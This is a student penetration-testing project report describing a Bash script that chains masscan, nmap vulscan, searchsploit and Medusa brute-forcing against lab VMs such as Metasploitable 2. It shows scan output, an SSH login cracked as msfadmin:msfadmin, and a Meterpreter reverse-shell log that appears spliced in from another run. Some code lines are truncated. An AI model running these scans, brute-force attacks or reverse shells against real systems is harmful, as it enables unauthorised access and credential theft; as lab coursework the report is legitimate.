Vulner Penetration Testing Project

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

Objective

CREATE A SCRIPT THAT MAPS NETWORK DEVICES FOR PORTS, SERVICES AND VULNERABILITES.

Tested on a fresh install of Kali VM after cloning the git repository.

All VM's are running on the same network.

Ran 5 other target virtual machines.

1. **METASPLOITABLE 2 BOX**
2. **PT001 BOX FROM THE PREVIOUS SCENARIOS**
3. **PT002 BOX FROM THE PREVIOUS SCENARIOS**
4. **PT003 BOX FROM THE PREVIOUS SCENARIOS**
5. **PT004 BOX FROM THE PREVIOUS SCENARIOS**
6. **PT005 BOX FROM THE PREVIOUS SCENARIOS**

1. Initialising testing environment

Install relevant applications on the local computer.

Cloned a git repository to a fresh Kali VM running on the same network.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/L3nnyK/CFCProjectWork.git
Cloning into 'CFCProjectWork' ...
remote: Enumerating objects: 261, done.
remote: Counting objects: 100% (129/129), done.
remote: Compressing objects: 100% (101/101), done.
remote: Total 261 (delta 54), reused 84 (delta 24), pack-reused 132
Receiving objects: 100% (261/261), 4.16 MiB | 8.79 MiB/s, done.
Resolving deltas: 100% (124/124), done.
```

Navigated to the CFCProjectWork/PenTesting directory in its initialized state, with no results.

```
┌──(kali㉿kali)-[~]
└─$ cd CFCProjectWork/PenTesting

┌──(kali㉿kali)-[~/CFCProjectWork/PenTesting]
└─$ ls
 namelist.lst   password.lst   payloads  'PT Project.pdf'   vulner.sh

┌──(kali㉿kali)-[~/CFCProjectWork/PenTesting]
└─$
```

Option 1 in the menu sets up and initialized the system.

It requires sudo permissions in order to run the update and install the necessary applications if not present.

Once the updates & installations have been completed the script will return to the initial menu and will only exit if done so by the user or if the user selects option 0.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

The script also does a wget from the github repository to initialize the namelist.lst and password.lst files in case the script is run without having cloned all files from GitHub.

```
Obtaining user and passwordlist and placing them in the working directory.
--2022-10-20 12:40:18--  https://github.com/L3nnyK/CFCProjectWork/blob/6b1591c561d31b16130ae7544bae468fdfe00cef/PenTesting/namelist.lst
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'namelist.lst.1'

namelist.lst.1                                                          [ <=>

2022-10-20 12:40:19 (3.69 MB/s) - 'namelist.lst.1' saved [151328]

--2022-10-20 12:40:19--  https://github.com/L3nnyK/CFCProjectWork/blob/6b1591c561d31b16130ae7544bae468fdfe00cef/PenTesting/password.lst
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'password.lst.1'

password.lst.1                                                          [ <=>

2022-10-20 12:40:19 (5.11 MB/s) - 'password.lst.1' saved [154141]

FINISHED --2022-10-20 12:40:19--
Total wall clock time: 1.4s
Downloaded: 2 files, 298K in 0.07s (4.29 MB/s)

 Files are namelist.lst and password.lst


Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct port and service scans.
3) Vulnerability mapping menu.
4) View/Access the log files.

0) Quit.
```

The script installs **searchsploit medusa hydra nmap masscan metasploit-framework firefox**

The **vulscan** nse script is also initialised from its git repository.

```
function INST()
{
sudo apt-get update && sudo apt-get install -y searchsploit medusa hydra nmap masscan metasploit-framework firefox 2>/dev/null

echo -e "\n "
#'Install vulscan nse script'
git clone https://github.com/scipag/vulscan scipag_vulscan
ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan

echo -e "\nObtaining user and passwordlist and placing them in the working directory."
wget https://github.com/L3nnyK/CFCProjectWork/blob/6b1591c561d31b16130ae7544bae468fdfe00cef/PenTesting/namelist.lst https://github.
echo -e "\n Files are namelist.lst and password.lst \n"
#Run menu fucntion again to loop back.
menu
```

```
function INST()
{
sudo apt-get update && sudo apt-get install -y searchsploit medusa hydra nmap masscan metasploit-framework firefox 2>/dev/null

echo -e "\n "

echo -e "\nObtaining user and passwordlist and placing them in the working directory."
wget https://github.com/L3nnyK/CFCProjectWork/blob/6b1591c561d31b16130ae7544bae468fdfe00cef/PenTesting/namelist.lst https://git
echo -e "\n Files are namelist.lst and password.lst \n"
#Run menu fucntion again to loop back.
menu
}
```


Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

2. Execute network scans and attacks


Selection option 2 in the menu brings the user to the port and service scan menu.

It will first prompt the user for the target IP range.

In the testing environment the example given is the ideal range for scanning 192.168.153.0/24



The script will map the range and create a corresponding directory. Before prompting the user via a menu to conduct a masscan or an nmap scan.




\

When scripting this masscan is much quick so the user is encouraged to run the massscan first before narrowing down to an nmap scan.

Masscan

For a masscan the user is prompted for the port range. In testing it was run with –top-ports 1000.



Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

```
case $CHOICE2 in
1)
        read -p "For masscan, you must specify a target port or port range. [hint] try something like -p80,443 or 0-65535. I suggest --top-ports 1000 for starters: " mstgtport
        echo -e "\nYou have specified $mstgtport as the target port or port range.\n"

    echo -e "\nConducting a masscan........\n"
    #Run nmap scan and save the output to a file
            sudo masscan "$tgtIP" -p "$mstgtport",U:"$mstgtport" --rate 1000000 -oB ./${tgtIP%/*}/masscan_output -vv #remove -vv after testing

            masscan --readscan ./${tgtIP%/*}/masscan_output -oX ./${tgtIP%/*}/masscan_output.xml
            masscan --readscan ./${tgtIP%/*}/masscan_output -oG ./${tgtIP%/*}/masscan_output.grepable

    echo -e "\nScan outputs have been saved to the working directory ${tgtIP%/*} as masscan_output in binary format, masscan_output.xml and masscan_output.grepable \n"

        menu
        ;;
```

The script will run the scan and save the various outputs into the directory created.

It will also inform the user where the outputs have been saved.

```
192.168.153.136:    0: → ARP [0] :00:21 remaining, found=75
192.168.153.143:    0: → ARP [0] :00:15 remaining, found=79
192.168.153.139:    0: → ARP [0] :00:12 remaining, found=79
192.168.153.140:    0: → ARP [0] :00:04 remaining, found=81
192.168.153.143:    0: → ARP [0] :00:00 remaining, found=81
192.168.153.146:    0: → ARP [0] :00:00 remaining, found=81
[+] transmit thread #0 complete
192.168.153.139:    0: → ARP [0] iting 8-secs, found=81
[+] exiting transmit thread #0                  und=81
[+] exiting receive thread #0                  found=81
[+] all threads have exited

Scan outputs have been saved to the working directory 192.168.153.0 as masscan_output in binary format, masscan_output.xml and masscan_output.grepable


Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct port and service scans.
3) Vulnerability mapping menu.
4) View/Access the log files.

0) Quit.
```

NMAP Scan

```
Welcome to the network scan menu.

Before conducting scans or attacks please provide the requested inputs.

Please provide a target IP range.
(e.g 192.168.153.0/24):192.168.153.0/24

You have entered 192.168.153.0/24 as ip range.

[*] Mapping the range 192.168.153.0/24
mkdir: cannot create directory '192.168.153.0': File exists
[+] Directory created: 192.168.153.0

Please select the process you would like to start.

1) Conduct an masscan.
2) Conduct a nmap scan.

0)Quit.

2

You chose option 2.

Conducting an nmap scan.

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 13:00 EDT
```

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

The nmap scan works on a similar principle and also saves outputs to the working directory. For the purposes of this script a more comprehensive scan was assumed so it scans all ports, naturally, this takes a significant time to complete.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

Vulnerability mapping menu

The vulnerability mapping menu offers **searchsploit** and **nse** as options for further mapping as well as a sub-menu for bruteforce attacks.

```
You chose option 3.

Welcome to the vulnerability mapping menu.

Please select the vulnerability mapping process you would like to start.

1) Extract more information using searchsploit.
2) Extract more information using the nmap scripting engine.
3) Bruteforce attacks menu.

0)Quit.
```

A number of helper functions had to be written in order to generate a list of targets based on the nmap scans as well as present the user with options to navigate the directories in the even other scans have been conducted on another defined IP range.

Searchsploit

Prior to conducting the searchsploit mapping. The helper function DIRECTORYSELECT is called to allow the user to select the correct directory.


Sudo privileges are required to update the searchsploit database afterwhich the script will automatically look for the nmap results and feed that into searchploit for further vulnerability scanning. This takes some time on the newly initialized machine but ensures the database is up to date and current.

```
function SEARCHSPLOIT()
{
    echo "Updating searchsploit database"
    sudo searchsploit -u

    echo -e "Conducting searchsploit based on nmap results, ./$DIR/\bnmapscan_output.xml."
    searchsploit -v --nmap ./$DIR/nmapscan_output.xml > searchsploit_output
    #echo -e "\n Scan outputs have been saved to the working directory ${tgtIP%/*} as nmapscan_output.nmap, nmapscan_output.xml and nmapscan_output \n"

    echo -e "\n Searchsploits outputs have been saved in ./$DIR/\bsearchsploit_output. \n"
}
```

```
The following NEW packages will be installed:
  exploitdb-papers
0 upgraded, 1 newly installed, 0 to remove and 1620 not upgraded.
Need to get 2561 MB of archives.
After this operation, 2953 MB of additional disk space will be used.
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 exploitdb-papers all 20220730-0kali1 [2561 MB]
20% [1 exploitdb-papers 639 MB/2561 MB 25%]
```

The script will also inform the user where the output is saved.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022



NSE (Nmap Scripting Engine)vulscan

A helper function TGTLIST was created, to list out the hosts based on the results of the nmap scan and offer the user a menu to select the target IP.

```
function TGTLIST()
{
#Generate list of host from nmap scan.
    PS3="Please select the IP you wish to target for further scanning or attack."
    TARGETS=$(cat ./$DIR/nmapscan_output.gnmap | awk '/open/{print $2}')
        select SelectedTgt in $TARGETS
            do
            echo -e "\nYou have selected the target $SelectedTgt\n"
            break;
            done
}
```

Once the target IP has been selected it can then be parsed by the NSE script.

For the purpose of this project it was decided to run **–script=vulscan/vulscan.nse** to provide further details and information on possible vulnerabilities.

https://github.com/scipag/vulscan

Vulscan is a module which enhances nmap to a vulnerability scanner. The nmap option -sV enables version detection per service which is used to determine potential flaws according to the identified product. The data is looked up in an offline version scip VulDB.

Once selected the script will conduct the nmap scan with the added NSE and saved the outputs to the working directory.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

```
function TGTLIST()
{
#Generate list of host from nmap scan.
    PS3="Please select the IP you wish to target for further scanning or attack."
    TARGETS=$(cat ./$DIR/nmapscan_output.gnmap | awk '/open/{print $2}')
        select SelectedTgt in $TARGETS
            do
            echo -e "\nYou have selected the target $SelectedTgt\n"
            break;
            done
}
```

```
| [1002984] Webglimpse Search Engine Software May Allow Remote Users to Execute Arbitrary Code on the Server
| [1002981] Namazu Search Engine Software Allows Cross-Site Scripting Attacks
| [1002838] Allaire's JRun Java Server Discloses JSP Source Code to Remote Users When Used As a Connector With Commercial Web S
| [1002837] Allaire JRun Java Server Discloses Web Server Directory Contents to Remote Users Requesting URLs Containing '%3f.jsp
| [1002629] Apache suEXEC Wrapper Fails to Observe Minimum Group ID Security Settings in Certain Situations
| [1002542] Apache Web Server Virtual Hosting Split-Logfile Function Lets Remote Users Write Log Entries to Arbitrary Files on t
| [1002525] ht://Dig Search Engine Software Has Remote Denial of Service and Local Information Disclosure Bugs in htsearch
| [1002423] Oracle Application Server Discloses Full Path to Remote Users in Response to Requests for Non-existent JSP Files
| [1002400] Apache mod_gzip Module Has Buffer Overflow That Can Be Exploited By Local Users to Gain Elevated Privileges
| [1002303] Several 3rd Party Apache Authentication Modules Allow Remote Users to Execute Arbitrary Code to Gain Access to the S
edures to Obtain Arbitrary Database Information
| [1002193] Macromedia JRun Java Server Discloses JSP Source Code to Remote Users
| [1002188] Apache Web Server Discloses Internal IP Addresses to Remote Users in Certain Configurations
| [1001989] Apache Web Server May Disclose Directory Contents Even If an Index.html File is Present in the Directory
| [1001915] LiteWebServer Discloses JSP Source Code to Remote Users
| [1001719] Apache Web Server on Mac OS X Client Fails to Enforce File and Directory Access Protections, Giving Remote Users Ac
| [1001623] SpearHead's NetGAP Security Appliance Allows Remote Users to Bypass the Web Content Filtering Engine
| [1001572] Apache Web Server on Microsoft Windows Platforms Allows Remote Users to Crash the Web Server
| [1001304] Apache Web Server for Windows Lets Remote Users Crash the Web Server Application
| [1001234] Resin Web Servlet and Java Engine Discloses JavaBean Contents to Remote Users
| [1001115] ASPSeek CGI-based Search Engine May Execute Arbitrary Code Supplied By Remote Users
| [1001083] Apache Web Server May Display Directory Index Listings Even if Directory Listings Are Disabled
| [1000942] Resin Web Servlet and Java Engine Allows Unauthorized Access to Directories and Files Outside of the Web Root Direct
|
| OSVDB - http://www.osvdb.org:
| [82782] Apache CXF WS-SecurityPolicy 1.1 SupportingToken Policy Bypass
| [90864] Apache Batik 1xx Redirect Script Origin Restriction Bypass
| [73550] Foxit Reader FreeType Engine Type 1 Font Decoder Overflow
| [6630] Apache Tomcat Java Server Pages (JSP) Engine WPrinterJob() DoS
|_
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.41 seconds

 Scan outputs have been saved to the working directory 192.168.153.0 as 192.168.153.139vulscan



Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct port and service scans.
3) Vulnerability mapping menu.
4) View/Access the log files.

0) Quit.
```

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

Bruteforce Attack – Medusa

```
Welcome to the vulnerability mapping menu.

Please select the vulnerability mapping process you would like to start.

1) Extract more information using searchsploit.
2) Extract more information using the nmap scripting engine.
3) Bruteforce attacks menu.

0)Quit.

3

You chose option 3.

Taking you to the brutefoce attacks menu.

Welcome to the Medusa bruteforce attack menu.

1) Medusa brute force attack.

0)Quit.
```

For bruteforce attacks **Medusa** was selected for its speed and the ability to specify the module attacked

A helper function was created to facilitate this, call MEDUSAMODLIST. This just translated tall the available modules into a list to offer the user a selectable menu.

```
function MEDUSAMODLIST()
{
PS3="Select the module you wish to bruteforce."
modlist=("cvs" "ftp" "http" "imap" "mssql" "mysql

select mod in "${modlist[@]}"
do
    echo "You selected $REPLY which is $mod."
    break;
done
}
```

The username list and password file are the same ones cloned from the git repository. If the user wanted to specify their own list they could replace or add to the files in the working directory.

Again once selected it will prompt the user to select the appropriate directory and then to select the module. In testing, this was run on ssh and was successful.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

```
You chose option 1.

Select target ip from scan results and conduct a medusa bruteforce attack.

1) 192.168.153.0/
2) payloads/
Please select directory for scanning/attacks based on nmap results.1

You have selected 1.

 You have selected the directory 192.168.153.0/.



1) 192.168.153.1
2) 192.168.153.139
3) 192.168.153.140
4) 192.168.153.141
5) 192.168.153.143
6) 192.168.153.145
7) 192.168.153.146
Please select the IP you wish to target for further scanning or attack.2

You have selected the target 192.168.153.139



1) cvs           4) imap         7) nntp         10) postgres    13) rsh         16) smtp-vrfy   19) svn         22) vnc
2) ftp           5) mssql        8) pcanywhere   11) rexec       14) smbnt       17) snmp        20) telnet      23) web-form
3) http          6) mysql        9) pop3         12) rlogin      15) smtp        18) ssh         21) vmauthd     24) wrapper
Select the module you wish to bruteforce.18
You selected 18 which is ssh.

 Executing medusa bruteforce attack on 192.168.153.139 using ssh.

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.153.139 (1 of 1, 0 complete) User: msfadmin (1 of 24, 0 complete) Password: msfadmin (1 of 36 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.153.139 User: msfadmin Password: msfadmin [SUCCESS]
```

Exiting will bring you back to the script menu.

```
[*] Spooling to file ./msfconsole.log...
resource (revtcp_enum.rc)> exploit
[*] Started reverse TCP handler on 10.0.0.3:666
[*] Sending stage (175686 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:666 -> 10.0.0.2:49819) at 2022-08-27 06:49:14 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : CFC
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.0.0.2 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > exit
This session has been logged in ./msfconsole.log.

Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.
```

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 21/10/2022

3. View the logged files

Every scan and attack is logged and saved in the working directory.

```
You chose option 4.

View or access the log files.

 Listing the directories and relevant log files for your viewing.

 192.168.153.0                192.168.153.139vulscan.nmap    192.168.153.141vulscan.nmap   namelist.lst.1   password.lst.1  'PT Project.pdf'
 192.168.153.139ssh.medusalog 192.168.153.139vulscan.xml     192.168.153.141vulscan.xml    namelist.lst.2   password.lst.2   searchsploit_output
 192.168.153.139vulscan.gnmap 192.168.153.141vulscan.gnmap   namelist.lst                  password.lst     payloads         vulner.sh
1) 192.168.153.0/
2) payloads/
Please select directory for scanning/attacks based on nmap results.1

You have selected 1.

 You have selected the directory 192.168.153.0/.

masscan_output  masscan_output.grepable  masscan_output.xml  nmapscan_output.gnmap  nmapscan_output.html  nmapscan_output.nmap  nmapscan_output.xml

 Converted and opening the nmap results in html format in your browser.
```

The view log files function will list the files in the working directory as well as prompt the user to select the directory.

It will the list the masscan and nmap results for the selected directory and convert the nmap xml output into html and display it via the firefox browser.